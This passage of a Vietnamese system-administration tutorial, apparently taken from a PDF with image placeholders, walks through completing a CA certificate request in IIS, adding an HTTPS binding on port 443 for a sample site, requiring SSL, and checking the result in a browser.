


Nhấn vào Browse... -> Import 2 file đã download






Kết quả:





B6: Tiếp theo, mở lại cửa sổ IIS

Nhấn Complete Certificate Request




Nhấn ... và chọn file .cer -> Điền Friendly-name -> OK




B7: Cấu hình Web server sử dụng SSL


Mở rộng Sites -> Right click vào Default Web Site -> Chọn Edit Bindings...




Nhấn Add




Type: chọn https, Port: nhập 443, Host Name: Nhập www.cntt.vn, SSL certificate chọn CNTT-VN -> OK




Nhấn Close



Chọn SSL Settings




Tick Require SSL -> Apply



Kiểm tra kết quả sau khi cấu hình trên CA Server và Web Server:

Truy cập trang web: <https://www.cntt.vn>

Nhấn Continue to this website (not recommended)



Nhấn Certificate error để xem thông tin

